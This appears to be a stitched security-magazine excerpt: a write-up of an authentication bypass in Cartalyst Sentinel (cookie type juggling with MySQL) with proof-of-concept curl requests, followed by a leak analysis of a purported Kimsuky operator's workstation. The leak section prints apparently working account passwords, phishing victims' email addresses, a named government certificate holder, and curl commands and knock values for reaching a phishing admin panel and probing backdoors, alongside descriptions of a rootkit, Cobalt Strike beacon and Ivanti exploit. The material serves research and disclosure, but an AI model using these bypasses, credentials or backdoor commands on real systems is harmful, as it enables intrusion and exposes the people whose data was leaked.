The appliance had been audited several times which attracted me because I personally love the challenge of uncovering vulnerabilities in harder web environments. It means I get to find much more complex and intricate bugs, chain things, do the logical dance across the web stack so to speak. All with time permitting of course.

Well, without much time permitting and within a 4-day window of distraction-less auditing (those with kids who work at home, I see you) I did manage to complete a full chain.

Due to the nature of the engagement, I cannot disclose the full details but since the bugs are not actually within the application logic, but rather an outdated third-party library, I figured what the hell. Wins come rarely these days, especially ones I can talk about due to working on harder targets, life, NDAs, so I wanted to share the root cause of this authentication bypass issue for the sake of learning.

1. Environment

So let's say you have built a super secure PHP app with Cartalyst Sentinel [0]:

```
<?php
include 'config.php';
use Cartalyst\Sentinel\Native\Facades\Sentinel;

function renewSession(){
    Sentinel::login(Sentinel::getUser());
}

if ($user = Sentinel::check()){                                    // 1
    $email = Sentinel::getUser()['email'];
    if (isset($_GET['logout']) && $_GET['logout'] === 'true'){
        Sentinel::logout();
        exit("logged out ".$email);
    }
    renewSession();                                                // 2
}else{
    if (isset($_GET['login']) && $_GET['login'] === 'true' &&
isset($_GET['user']) && isset($_GET['pwd'])){
        $user = Sentinel::authenticate(array(                      // 3
            'email'    => $_GET['user'],
            'password' => $_GET['pwd'],
        ));
        if (!$user){                                               // 4
            exit("credentials failed!");
        }
    }else{
        exit("user not logged in!\r\n");
    }
}

echo('logged in as '.$email."\r\n");
echo("now do something\r\n");                                      // 5
```

Seems secure right? I see a few of you humming and harring. Well, the target appliance code was more or less written this way.

The code at (1) checks if the user is logged in. If so, then unless they want to logout, their session is renewed with a call to renewSession() at (2). The renewSession function grabs the current user from the session and logs the user back in. This is due to PHP's default session timeout being 24 minutes.

If the user is not logged in, there is a call to authenticate() in (3) with the user-supplied credentials. The return value is checked in (4). The goal is to reach (5) without a valid PHPSESSID or valid credentials.

2. Proof of Concept

This time, let's start with the POC:

```
researcher@venus:~/sentinel$ curl http://localhost:8000/
user not logged in!

researcher@venus:~/sentinel$ curl -I
http://localhost:8000/?login=true&user=john.wick@example.com&pwd=foobar
HTTP/1.1 200 OK
Host: localhost:8000
Date: Wed, 19 Mar 2025 22:31:50 GMT
Connection: close
X-Powered-By: PHP/7.3.33-24+0~20250311.131+debian12~1.gbp8dc7d2
Set-Cookie: PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8

researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something
```

Now, typically once a user has logged in, they will browse various pages, which will trigger a call to renewSession():

```
researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something

researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something

[...]
```

The renewSession() call keeps the PHP session alive by inserting entries into a table called persistences:

```
mysql> select id, user_id, code, updated_at from persistences;
+----+---------+----------------------------------+---------------------+
| id | user_id | code                             | updated_at          |
+----+---------+----------------------------------+---------------------+
|  1 |       4 | B7Mk2ilTROVtNSLq2B8EKrzfNcVFUZqH | 2025-03-19 06:14:09 |
|  2 |       4 | kRQYH4X1TkdDubU86pNt4ouFjey3gi13 | 2025-03-19 06:16:23 |
|  3 |       4 | iVILzb9Xa8gMH4JfhMKCf4uJ62VOGDj2 | 2025-03-19 18:18:32 |
|  4 |       4 | NzfuKcNVlKQoCKPlXuA7fSunh3W4DWWt | 2025-03-19 18:18:32 |
[...]
| 33 |       4 | HsXIkdkFrzWhlVYySTJAhGg0OFQ4Ey89 | 2025-03-19 18:34:01 |
| 34 |       4 | jRq6kaPOxYf9mDy2sbTXhS5fgfe3gdlp | 2025-03-19 18:34:07 |
| 35 |       4 | 5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT | 2025-03-19 18:34:11 |
+----+---------+----------------------------------+---------------------+
33 rows in set (0.00 sec)
```

Look at the last entry. What do you see? The code starts with a number:

```
mysql> select * from persistences where code=5;
+----+---------+----------------------------------+---------------------+
| id | user_id | code                             | updated_at          |
+----+---------+----------------------------------+---------------------+
| 35 |       4 | 5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT | 2025-03-19 18:34:11 |
+----+---------+----------------------------------+---------------------+
1 row in set, 33 warnings (0.01 sec)

mysql>
```

Wait, what!? A type juggle inside MySQL! The real question is, can this behavior be exploited through PHP code? I'll give you the tl;dr;

```
researcher@venus:~/sentinel$ curl --cookie 'cartalyst_sentinel=5'
http://localhost:8000/
logged in as john.wick@example.com
now do something
```

Boom, we are in as John Wick.

3. Vulnerability Analysis

Let's dive into the root cause of this issue. Actually, this is a collection of errors that leads to a calamity. The first one, you know, is that MySQL allows type juggling.

When a string is compared to an integer, MySQL tries to cast the string to an integer before doing the comparison. This can lead to surprising behavior. When the string starts with a numeric prefix ("5M6o..") then the cast will end up as that numeric value:

```
mysql> select CAST("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT" AS SIGNED);
+-----------------------------------------------------+
| CAST("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT" AS SIGNED) |
+-----------------------------------------------------+
|                                                   5 |
+-----------------------------------------------------+
1 row in set, 1 warning (0.00 sec)
```

But how does this occur in PHP? Let's dive in.

Inside cartalyst/sentinel/src/Sentinel.php, we see the check() method:

```
/**
 * Checks to see if a user is logged in.
 *
 * @return \Cartalyst\Sentinel\Users\UserInterface|bool
 */
public function check()
{
  if ($this->user !== null) {
      return $this->user;
  }

  // 1
  if (! $code = $this->persistences->check()) {
      return false;
  }

  // 6
  if (! $user = $this->persistences->findUserByPersistenceCode(code)) {
      return false;
  }

  if (! $this->cycleCheckpoints('check', $user)) {
      return false;
  }

  return $this->user = $user;
}
```

At (1) the code calls check() on the persistences object. Inside of cartalyst/sentinel/src/Persistences/IlluminatePersistenceRepository.php, we find:

```
public function check()
{
    if ($code = $this->session->get()) {
        return $code;
    }

    if ($code = $this->cookie->get()) { // 2
        return $code;
    }
}
```

We don't care about the session because we don't control that, but at (2) it grabs the cookie.

Since we implemented Sentinel using the native interface (without integrating with Laravel) then it will use the NativeCookie class located in cartalyst/sentinel/src/Cookies/NativeCookie.php:

```
public function get()
{
    return $this->getCookie(); // 3
}

...snip...

/**
 * Returns a PHP cookie.
 *
 * @return mixed
 */
protected function getCookie()
{
    if (isset($_COOKIE[$this->options['name']])) {
        $value = $_COOKIE[$this->options['name']]; // 4

        if ($value) {
            return json_decode($value); // 5
        }
    }
}
```

At (3) the code calls getCookie, then at (4) the code attempts to grab the cookie. The default cookie name is 'cartalyst_sentinel' as seen below, but it can be overwritten in the Sentinel's config file at cartalyst/sentinel/src/config/config.php:

```
class NativeCookie implements CookieInterface
{
    /**
     * The cookie options.
     *
     * @var array
     */
    protected $options = [
        'name'      => 'cartalyst_sentinel',
        'domain'    => '',
        'path'      => '/',
        'secure'    => false,
        'http_only' => false,
    ];
```

At (5) a curious thing occurs, a call to json_decode() happens on the attacker provided cookie. json_decode() can return different types depending on the provided input:

```
researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("\"1\""));'
string(1) "1"

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("1"));'
int(1)

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("[1]"));'
array(1) {
  [0]=>
  int(1)
}

researcher@venus:~/sentinel$ php -r
'var_dump(json_decode("{\"a\":\"b\"}"));'
object(stdClass)#1 (1) {
  ["a"]=>
  string(1) "b"
}

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("false"));'
bool(false)
```

The attacker can control the return type as well as value from the cookie grab, nice! After that, findUserByPersistenceCode() is called at (6) from within the Sentinel class:

```
public function findByPersistenceCode($code)
{
    $persistence = $this->createModel()
        ->newQuery()
        ->where('code', $code)
        ->first(); // 8

    return $persistence ? $persistence : false;
}

public function findUserByPersistenceCode($code)
{
    $persistence = $this->findByPersistenceCode($code); // 7

    return $persistence ? $persistence->user : false;
}
```

At (7) the call to findByPersistenceCode() is triggered with the attacker-controlled cookie (type/value). At (8) a query is built using Illuminate's query builder API and it takes into consideration the code *type* during construction. If it's a string then the following query is built:

```
select * from persistences where code='1337';
```

However, if it's an int then the following query is built:

```
select * from persistences where code=1337;
```

Lucky for us the code is generated with str_random(32) which includes numeric values!

4. Mitigations

I mean really, there is a lot you can do to prevent this. Right off the bat, if you use Laravel + Sentinel then you are not affected assuming you use the service provider SentinelServiceProvider which is the default.

This is because the code uses the IlluminateCookie class for cookie management vs the NativeCookie class for a Native deployment. The IlluminateCookie class does not use json_decode():

```
/**
 * Registers the cookie.
 *
 * @return void
 */
protected function registerCookie()
{
    $this->app->singleton('sentinel.cookie', function ($app) {
        return new IlluminateCookie(
            $app['request'],
            $app['cookie'],
            $app['config']->get('cartalyst.sentinel.cookie')
        );
    });
}
```

The other mitigating factor is that in newer versions of Cartalyst Sentinel (> v2.0) the code uses type hinting. So, assuming that your target is using a *newer* version of PHP (> php 7.0), I know big assumption right? Then they are safe because >= v3 specifies the return type for the check() method, so we can't return an int. If that isn't enough then you will see that findUserByPersistenceCode() hints at a string type for the code argument:

```
public function check(): ?string
{
    if ($code = $this->session->get()) {
        return $code;
    }

    if ($code = $this->cookie->get()) {
        return $code;
    }

    return null;
}

public function findByPersistenceCode(string $code):
    ?PersistenceInterface
{
    return $this->createModel()->newQuery()->where('code',
        $code)->first();
}

public function findUserByPersistenceCode(string $code): ?UserInterface
{
    $persistence = $this->findByPersistenceCode($code);

    return $persistence ? $persistence->user : null;
}
```

I would recommend that MySQL addresses the type juggle in case other ORMs dynamically generate SQL queries and factor in the value types when generating the WHERE clause.

5. Final Words

This vulnerability was a real edge case and resulted from a comedy of quirks/errors to obtain a powerful authentication bypass. There are caveats though, the attacker will need wait for someone to login to the target system before they can run their attack. Additionally, the attacker will not know which user logged in. As such, it is ideal to chain it with a code injection that is user independent. In the future I *may* detail the code injection component as it is equally interesting and bypasses some built in mitigations.

6. References

[0]: https://cartalyst.com/manual/sentinel/2.0

[1]: https://thephp.website/en/issue/php-type-system/

WHERE WARLOCKS STAY UP LATE

Where Warlocks Stay Up Late is an interview series dedicated to documenting the history of cybersecurity. Inspired by the seminal book “Where Wizards Stay Up Late: The Origins of the Internet”, this interview series aims to capture the stories, insights, and legacies of the pioneering figures who shaped the field of cybersecurity from its inception to the present day.

Subscribe to our Channel
youtube.com/@wwsul

are you seriously going to scan this?

APT Down:
The North Korea Files

AUTHOR: Saber / cyb0rg
5bc524352881851934d4a88eb8c1682c

Table of Contents

0 Introduction

This article analyses the dump of data from a APT's workstation. In particular the data and source code retrieved from the workstation belonging to threat actor actively targeting organizations in South Korea and Taiwan.

We believe this to be a member of North Korea's "Kimsuky" group [#14].

"Kimsuky is a North Korean state-backed Advanced Persistent Threat that targets think tanks, industry, nuclear power operators and government for espionage purposes. It is being designated pursuant to E.O. 13687, for being an agency, instrumentality, or a controlled entity of the Government of North Korea."

We refer to this particular member as "KIM" for the sake of this article.

KIM is not your friend.

The dump includes many of Kimsuky's backdoors and their tools as well as the internal documentation. It shows a glimpse how openly "Kimsuky" cooperates with other Chinese APTs and shares their tools and techniques.

Some of these tools may already be known to the community: You have seen their scans and found their server side artifacts and implants. Now you shall also see their clients, documentation, passwords, source code, and command files...

As a freebie, we also give you a backup of their VPS that they used for spear-phishing attacks.

This article is an invitation for threat hunters, reverse engineers and hackers, - Enjoy.

The meat of the article is split into 3 parts:

-- 1.x The dumps, log files, history files, password lists,
-- 2.x Their backdoors, tools, payloads,
-- 3.x OSINT on the threat actor

The dump is available at:

ONION

PROTON

F Dear Kimsuky, you are no hacker

What defines a Hacker? Somebody clever, extremely clever, who enjoys using technology beyond its intended purpose and who does so without causing harm, is free of any political agenda and has no monetary incentives. They take no money and no rewards. They follow nobody and have no goal beyond expressing their creativity.

An artist.

Kimsuky, you are not a hacker. You are driven by financial greed, to enrich your leaders, and to fulfill their political agenda. You steal from others and favour your own. You value yourself above the others: You are morally perverted.

I am a Hacker and I am the opposite to all that you are. In my realm, we are all alike. We exist without skin color, without nationality, and without political agenda. We are slaves to nobody. I hack to express my creativity and to share my knowledge with other artists like me. To contribute, share, and further the knowledge of all man kind. For the beauty of the baud alone.

You hack for all the wrong reasons.

1 The Dumps

>>> Be mindful when opening files from the dump. <<<
>>> You have been warned. <<<

This paragraph gives a short overview of the dumps and then takes a closer look at three initial findings:

- Logs showing an attack against The Defense Counterintelligence Command
- Access to the South Korea Ministry of foreign Affairs
- Access to internal South Korean Gov network
- ...and many more files we did not had the time yet to look at. #ENJOY

The first dump is from KIM's guest VM and the second is from his public VPS. Both dumps were retrieved around the 10th of June 2025.

The first dump:

- A screenshot of his Desktop (kim_desktop.jpg).
- Linux Dev System (VM, running Deepin 20.9 Linux).
- The guest VM had the host's C:\ mounted (hgfs). Dumped included.
- A listing of all files can be found in ./file-lists.
- About 20,000 entries in the Brave & Chrome history. Revealing many email
- addresses (jeder97271@wuzak.com, xocaw75424@weiby.com, ..), sites KIM
- visited and tools KIM downloaded. All Chrome extensions such as spoofing
- the User-Agent, Proxy SwitchyOmega, a Cookie Editor and many others.
- The file `ko 图文编译 .doc` is a manual how to operate one of their backdoors. There is also a very officially sounding statement(translated): "it is forbidden to use the backdoor outside of its designated use".
- Lots of passwords in `mnt/hgfs/Desktop/fish_25327/vps20240103.docx`.
- Including E-Mail and VPS passwords (working).
- root / 1qaz2wsx
- dysoni91@tutamail.com / !QAZ4rfv!@#$
- https://sg24.vps.bz:4083 / center2025a@tutamail.com / H4FHKMWMpX8bZ
- https://monovm.com / dysoni91@tutamail.com / dr567h%a"G6*m
- See fish-url.txt & generator.php to learn about password re-use patterns.

The second dump:

- Server name: vps1735811325, hosted at vps.bz
- Server was used for various spearphising campaigns
- Noticeable are the SSL certificates and auth.log. The source code for phishing attacks are discussed further below.

1.1 - Defense Counterintelligence Command (dcc.mil.kr)

Drop Location: vps/var/www/html/

The Defense Counterintelligence Command (DCC) is an intelligence organization of the South Korean Armed Forces. The DCC is primarily responsible for intelligence missions such as clandestine and covert operations, and counterintelligence.

The logs show a phishing attack against the dcc.mil.kr as recently as three days ago.

The same logs contain The Supreme Prosecutor Office (spo.go.kr), korea.kr, daum.net, kakao.com, and naver.com. It should be noted that the Admin-C for dcc.mil.kr is registered to hyuny1982@naver.com.

```
grep -Fhr 'dcc.mil.kr' log | uniq
jandy3912@dcc.mil.kr_amFuZHkzOTEyQGRjYy5taWwua3I=
di031111@dcc.mil.kr_ZGkwMzExMTFAZGNjLm1pbC5rcg==
didcdba@dcc.mil.kr_ZGlkY2RiYUBkY2MubWlsLmty
jhcgod88@dcc.mil.kr_amhjZ29kODhAZGNjLm1pbC5rcg==
chanchan0616@dcc.mil.kr_Y2hhbmNoYW4wNjE2QGRjYy5taWwua3I=
yib100@dcc.mil.kr_eWliMTAwQGRjYy5taWwua3I=
Dsc808@dcc.mil.kr_RHNjODA4QGRjYy5taWwua3I=

[...]
```

The tools used in this attack are discussed under 2.1 (Generator).

1.2 - Access to South Korea Ministry of foreign Affairs repository

A copy of South Korean Ministry of foreign affairs email platform was found inside a file named: mofa.go.kr.7z. The source code was likely taken very recently:

```
 1923 Apr  1 07:15 .gitignore
   96 Apr  1 07:15 .gitmodules
 4096 Apr  1 07:15 kebi-batch/
 4096 Apr  1 07:15 kebi-core/
 4096 Apr  1 07:15 kebi-resources/
 4096 Apr  1 07:15 kebi-web-admin/
 4096 Apr  1 07:15 kebi-web-archive/
 4096 Apr  1 07:15 kebi-web-mail/
 4096 Apr  1 07:15 kebi-web-mobile/
 4096 Apr  1 07:16 kebi-web-parent/
 7528 Apr  1 07:16 pom.xml
14099 Apr  1 07:15 README.txt
```

Given the format of the files, this is probably a dump from a GitHub repository which appears to be parts of an email server. The source code contains multiple references to government domains:

```
./kebi-web-parent/mail/document/info.txt
/home/ksign/agent
http://email.mofa.go.kr:8080/mail/sso?type=login
http://mail.mofa.go.kr:8080/mail/sso?type=unseenMails
http://email.mofa.go.kr:8190/mail/sso?type=login
http://mail.mofa.go.kr:8080/mail/sso?type=unseenMails
```

1.3 - Access to the internal South Korean Gov network

It appears that KIM maintains access to internal South Korean Government Network systems. There is a project named onnara_auto, which contains several interesting files.

The project appears to be tools to query internal government servers. For instance, a file named: /onnara_auto/log/log-20250511.log has the following entries:

```
[horedi179] get onnara9.saas.gcloud.go.kr at 11/05/2025 19:41:23

[horedi179] main_job:Session 6112b9bc-5a2a-4abd-a907-aaec4b19e2ed does not exist at 11/05/2025 19:41:23
[horedi179] get onnara9.saas.gcloud.go.kr at 11/05/2025 19:41:23
[horedi179] get https://onnara9.saas.gcloud.go.kr/ at 11/05/2025 19:45:37
[horedi179] main_job:Session 0c446a8c-e913-467d-a9b9-3f08abfb6f7a does not exist at 11/05/2025 19:45:37
[horedi179] get https://onnara9.saas.gcloud.go.kr/SSO.do at 11/05/202...
```

The corresponding code:

```
drives = instanceManger(config_hub)
client = Client(config_hub)
plugins = PluginManager()
try:
  onnara = onnara_sso("horedi79", "", "", "1250000","onnara9")

  klass = plugins.load(os.path.join(os.getcwd(),
        "scripts", target_project, "onLaunch.py"),
         opts={'onnara':onnara,'drives': drives, "client": client})
```

The hostname 'onnara9.saas.gcloud.go.kr' is not accessible from the public Internet, however the domain name appears in some documents mentioned as an internal government portal. KIM seems to have access to this network.

1.4 Miscellaneous

His origin IP was 156.59.13.153 (Singapore). The IP has SSHD running on port 60233 and port 4012 shows a TLS certificate with CN=*.appletls.com.Fofa shows around 1,100 uniq IP addresses with that certificate. Most (>90%) are located in China and HK. These may be some VPN proxy network or Operational Relay Boxes (ORBs). (Similar to "Superjumper" and [#15])

On the 13th of June 2025, KIM registered webcloud-notice.com. We believe this to be in preparation for a future phishing attack.

There is a cert and private key for rc.kt.co.kr, South Korea Telecom's Remote Control Service.

Lots of passwords in mnt/hgfs/Desktop/111/account/account.txt from "LG Uplus" (LGU), a South Korean mobile operator. The favicon-search indicates that KIM first hacked into SECUREKI, a company supplying MFA and password services to LGU and from there pivoted into LGU's internal network.

His google search history deserves a closer look. Especially around chacha20 and arc4. The chrome temp files should get some attention.

He seems to download his Dev Tools from [#16] and stole his IDA Pro license from a now disused TOR address [#17].

The Google Chrome configuration files contain these links. Does KIM use (his?) google creds to access these sites? Is wwh1004 his GitHub account?

Did he use google-pay to pay for the three VPN services?

```
"https://accounts.google.com:443, https://[*.]0x1.gitlab.io":
"https://accounts.google.com:443, https://[*.]aldeid.com":
"https://accounts.google.com:443, https://[*.]asawicki.info":
"https://accounts.google.com:443, https://[*.]devglan.com":
"https://accounts.google.com:443, https://[*.]edureka.co":
"https://accounts.google.com:443, https://[*.]johnwu.cc":
"https://accounts.google.com:443, https://[*.]majorgeeks.com":
"https://accounts.google.com:443, https://[*.]maskray.me":
"https://accounts.google.com:443, https://[*.]namecheap.com":
"https://accounts.google.com:443, https://[*.]qwqdanchun.com":
"https://accounts.google.com:443, https://[*.]rakuya.com.tw":
"https://accounts.google.com:443, https://[*.]redteaming.top":
"https://accounts.google.com:443, https://[*.]reversecoding.net":
"https://accounts.google.com:443, https://[*.]shhoya.github.io":
"https://accounts.google.com:443, https://[*.]sparktoro.com":
"https://accounts.google.com:443, https://[*.]tutorialspoint.com":
"https://accounts.google.com:443, https://[*.]wiseindy.com":
"https://accounts.google.com:443, https://[*.]wwh1004.com":
"https://accounts.google.com:443, https://[*.]wwh1004.github.io":
"https://pay.google.com:443, https://[*.]purevpn.com":
"https://pay.google.com:443, https://[*.]purevpn.com.tw":
"https://pay.google.com:443, https://[*.]zoogvpn.com":
```

KIM uses Google-translate to translate error messages to Chinese. A number of Taiwan government and military websites appear in his Chrome history.

The certificate of South Korean's citizens require a deeper look and why he has segregated university professors specifically.

The work/home/user/.cache/vmware/drag_and_drop/ folder contains files that KIM was moving between his Windows and Linux machines. These files include cobalt strike loaders and reverse shells written in powershell. A compiled version of Onnara code as well as Onnara modules for proxying into the government network and more.

In the directory work/home/user/.config/google-chrome/Default/ are many interesting files (.com.google.Chrome*) which give us some insights on interests, search habits, and accessed websites by "KIM". From these we can learn that he is often concerned with cobalt strike (CS) survival, wondering why Kunming is in the Center of Central Inspection Team, and is a big fan of a variety of GitHub projects. He also frequents freebuf.com, xaker.ru, and uses Google translator to read accessibility-moda-gov-tw.translate.goog (translating from taiwanese).

The file voS9AyMZ.tar.gz and Black.x64.tar.gz need a closer look. The binary hashes are not known to virustotal but the names look inviting:

```
2bcef4444191c7a5943126338f8ba36404214202  payload.bin
e6be345a13641b56da2a935eecfa7bdbe725b44e  payload_test.bin
3e8b9d045dba5d4a49f409f83271487b5e7d076f  s.x64.bin
```

His bash_history shows SSH connections to computers on his local network.

Pete Hegseth would say "He is currently clean on OPSEC"

2 The Artifacts

This section analyzes six of Kimsuky's backdoors and artifacts. This work is neither complete nor finished. It is a start to get you excited and learn how Kimsuky operates and what tools they are using.

2.1 Generator vs Defense Counterintelligence Command

Drop Location: vps/var/www/html/

The phishing tool exposes a https website (the phishing-website) under a domain name similar to one that the victim knows and trusts. The victims at dcc.mil.kr are then sent a link to the phishing-website. The attacker then hopes that the victim will enter their login credentials into the phishing-website.

The final redirection of the victim is away from the phishing-website and to an URI on the legitimate website. It is an URI that always throws a login-error. This is a targeted attack and the attacker had to find such an URI on the legitimate website of https://dcc.mil.kr.

The benefit of this "trick" is that the victim will see an error from https://dcc.mil.kr (which he knows and trusts) even though his credentials were submitted to the phishing-website.

config.php:

Contains a long IP black list (and other blacklists) so that companies like Trend Micro and Google are unable to find the phishing site.

generator.php:

This is the remote admin interface to administrate the phishing attack. It is accessible via a configurable password. However, the cookie is hardcoded and the admin-interface can be accessed without a password and by setting the cookie instead.

```
curl -v --cookie "HnoplYTfPX=x" https://phishing-site/generator.php
```

It's trivial to scan the Internet and find phishing results:

```
curl -v --cookie "HnoplYTfPX=x" https://phishing-site/logs.php
```

2.2 Tomcat remote Kernel Backdoor

Drop location: mnt/hgfs/Desktop/tomcat20250414_rootkit_linux234/

This is a kernel level remote backdoor. It allows an attacker to access a host remotely and hide. The drop contains the client (tcat.c), the server side LKM (vmwfxs.mod.c) and userland backdoor (master.c).

The client communicates with the victim's server via (direct) TCP. The LKM sniffs for any TCP connection that matches a specific TCP-SEQ + IP-ID combination (see below). The LKM communicates via `/proc/acpi/pcicard` with its companion master.c userland backdoor.

The master password is `"Miu2jACgXeDsxd"`.

The client uses `"!@nf4@#fndskgadnsewngaldfkl"`.

The script `tomcat20250414_rootkit_linux2345/config.sh` dynamically creates new secret IDs and strings for every installation and saves them to install.h. The master password is hardcoded and does not change.

work/common.c:

Compiled into the client and the master. It contains many old private keys. The newer backdoor generates these keys dynamically (see `install_common.c`).

lkm - vmwfxs.mod.c:

The is the "stub" of the LKM to hook the needed kernel functions.

lkm - main.c:

Process, network-connection, and file hiding takes place here.

lkm - hkcap.c:

Creates /proc/acpi/pcicard to communicate with the userland.

```
echo -n "${DECODEKEY}" > /proc/acpi/pcicard
```

The kernel module intercepts every new TCP connection and checks if the secret TCP-SEQ and IP-ID is used (on any port!). This check is done in `syn_active_check()`. The TCP window size field is used to set the backdoor-protocol (SYN_KNOCK or SYN_KNOCK_SSL mostly).

If this condition is met, it triggers these two steps:

1. Start a userland master.c process (and passes MASTER_TRANS_STRAIGHT_ARGV as parameter to the command line option -m).

2. It redirects the TCP stream to the userland master.c process (and thus stealing it from the intended service).

The master.c then serves the bidding of the attacker.

master - master.c:

The userland companion runs as a hidden process on the victim's server. It handles the SSL handshake and comes with a standard functionality to spawn a root shell or proxy a connection into the internal network.

The main routine is in master_main_handle().

client - tcat.c:

Contains all the functionality to "knock" a victim's LKM (backdoor) via TCP-SEQ+IP-ID and establish an SSL connection to the master.c process started (by the LKM) on the victim's server.

client - kernel.c:

It contains the pre-defined and secret TCP-SEQ numbers and IP-IDs. Any combination can be used to "knock" the remote backdoor. These are not dynamically generated and are identical for every installation.

client - protocol.c:

Contains various stubs and static strings to access the backdoor via SMTP, HTTP, or HTTPS (TLS) protocol.

```
char smtp_e1[] = "250-example.com\r\n250-STARTTLS\r\n250 SMTPUTF8\r\n";
char smtp_tls1[] = "220 Ready to start TLS\r\n";
char smtp_starttls[] = "starttls\r\n";
char smtp_hello[] = "HELO Alice\r\n";
```

It is trivial to detect the LKM locally.

Detecting the LKM remotely might be trivial as well but further testing is needed:

Password authentication is done _after_ the SSL handshake

Thus it should be possible to "knock" the backdoor with a TCP connection (SEQ=920587710 and ID=10213) and port number to a service that normally does not support SSL (like port 80, port 22, or port 25).

1. Establish a TCP connection
2. Send a TLS-CLIENT-HELLO
3. A compromised server will respond with a valid TLS-SERVER-HELLO whereas any other server will not.

2.3 Private Cobalt Strike Beacon

Drop Location: mnt/hgfs/Desktop/111/beacon

This is a custom Cobalt Strike C2 Beacon. This source code was being worked on using Intellij IDEA IDE. beacon/.idea/workspace.xml contains pointers to open files and positions in those files as well as the recent project search history. The last updates in the source code were made in June 2024.

The config.cpp file contains two cobalt-strike config binary blobs. Those are valid blobs that can be parsed with CobaltStrikeParser script from SentinelOne and contains the following settings:

```
BeaconType              - HTTP
Port                    - 8172
SleepTime               - 60842
MaxGetSize              - 1048576
Jitter                  - 0
MaxDNS                  - Not Found
PublicKey_MD5           - c5b6350189a4d960eee8f521b0a3061d
C2Server                - 192.168.179.112,/dot.gif
UserAgent               - Mozilla/5.0 (compatible; MSIE 9.0;
                              Windows NT 6.1; WOW64;
                              Trident/5.0; BOIE9;ENUSSEM)
HttpPostUri             - /submit.php
..
Watermark_Hash          - BeudtKgqnlm0Ruvf+VYxuw==
Watermark               - 126086
```

KIM's version also includes early revision of code that in 2025 was included in the LKM backdoor from above (hkcap.c). However, it is incomplete and missing some key files (like config.h)

The /bak/ subdirectory contains older version of some of the files.

2.4 Android Toybox

KIM is heavily working on ToyBox for Android. It seems to have diverged from ToyBox's official GitHub repository near commit id:

`896fa846b1ec8cd4895f6320b56942f129e54bc9.`

We have not investigated what the many ToyBox modifications are for.

The community is invited to dissect this further.

2.5 Ivanti Control aka RootRot

Drop Location: mnt/hgfs/Desktop/ivanti_control

We present the source code of a client to access a publicly known backdoor.

In 2017, SynAcktiv [#11] mistakenly identified the backdoor as a "vulnerability". It was later found [#12] that this was indeed an implant left behind by the threat actor.

Its name is "RootRot".

This request will reply with "HIT" if the backdoor is running:

```
curl -ksi --cookie "DSPSALPREF=cHJpbnRmKCJISVQiKTsK"
        \ "https://HOST/dana-na/auth/setcookie.cgi"
```

2.6 Bushfire

Drop Location: /mnt/hgfs/Desktop/exp1_admin.py

(The file is also included in ivanti-new-exp-20241220.zip)

This is a Ivanti exploit, possibly for CVE-2025-0282, CVE-2025-0283, or CVE-2025-22457 and the payload installs a backdoor.

Mandiant recently discovered the payload in the wild. They attribute the activity to UNC5221, a suspected China-nexus espionage actor [#13].

The exp1_admin.py uses the same iptable commands that Mandiant discovered in the wild.

The exploit comes with documentation, which, when translated, reads:

>>> **"contact us if the exploit fails"** <<<

It may be an indication that there is code sharing and support happening between these two state actors.

The payload also allows remote access to a compromised system. The interesting part is at line 2219, where the keys/magics are generated:

- The key has 206^4 different combinations only (<31 bit strength).
- The magic has (26*2 + 10)^3 different combinations (<18 bit strength).

The encryption happens at line 85, and is....XOR, using a 31 bit key :>

Line 335, function `detect_door()` can be used to remotely scan for the backdoor.

Notable is that only the magic (but not the key) is used to "knock" the backdoor.

The magic is transmitted in the first 24 bits of the Client-Random in the TLS Client-Hello message. The chances that an ordinary Client-Random has the first 24-bit of this constellation are about 1 in 70.

Meme Alert! There is a "All-your-bases-are-belong-to-us" in the code:

>>>> **"The target doesn't exist backdoor!"** <<<

2.7 Spawn Chimera and The Hankyoreh

Drop Location:
mnt/hgfs/Desktop/New folder/203.234.192.200_client.zip

The client accesses the SpawnChimera backdoor via port knocking. The IP 203.234.192.200 belongs to https://hani.co.kr (The Hankyoreh), a liberal newspaper from South Korea.

The client.py at line 152 shows the port knocking method. It hides again inside the TLS-Client-Hello, in the 32 byte ClientRandom field, but with a new twist:

The first 4 bytes must be the correct crc32 of the remaining 28 bytes.

```
random = os.urandom(28)
client_hello[15:43] = random
jamcrc = int("0b"+"1"*32, 2) - zlib.crc32(random)
client_hello[11:15] = struct.pack('!I', jamcrc)
```

We invite the community to investigate further.

3 Identifying Kimsuky

The conclusion that the threat actor belongs to Kimsuky was made after a series of artifacts and hints were found, that when analysed revealed a pattern and signature that was too exact of a match to belong to anyone else.

Among these hints is the system's "locale"-setting set to Korean, along with several configuration files for domain names that were previously tied to Kimsuky's infrastructure and attacks. There are similarities between the dumped code and the code from their previous campaigns.

Another recurring detail was the threat actor's strict office hours, always connecting at around 09:00 and disconnecting by 17:00 Pyongyang time.

3.1 - Operation Covert Stalker

[...this section has been shortened for the print release...]

Operation Covert Stalker[#1] is the name given by AhnLab to a months-long spear-phishing campaign conducted by North Korea against individuals (journalists, researchers, politicians...) and organizations in South Korea.

The web server configuration for a domain associated with this attack was found on the threat actor's system.

```
SSLCertificateFile /etc/letsencrypt/live/nid-security.com/cert.pem
```

3.2 - GPKI Stolen Certificates

In early 2024, a new malware written in Go and labelled Troll Stealer was discovered by S2W[#4]. This malware has the ability to steal GPKI (Government Public Key Infrastructure) certificates and keys that are stored on infected devices.

GPKI is a way for employees of the South Korean government to sign documents and to prove their authenticity.

The threat actor had thousands of these files on his workstation.

```
subject=C=KR, O=Government of Korea, OU=Ministry of Unification,
OU=people, CN=Lee Min-kyung
issuer=C=KR, O=Government of Korea, OU=GPKI, CN=CA131100001
```

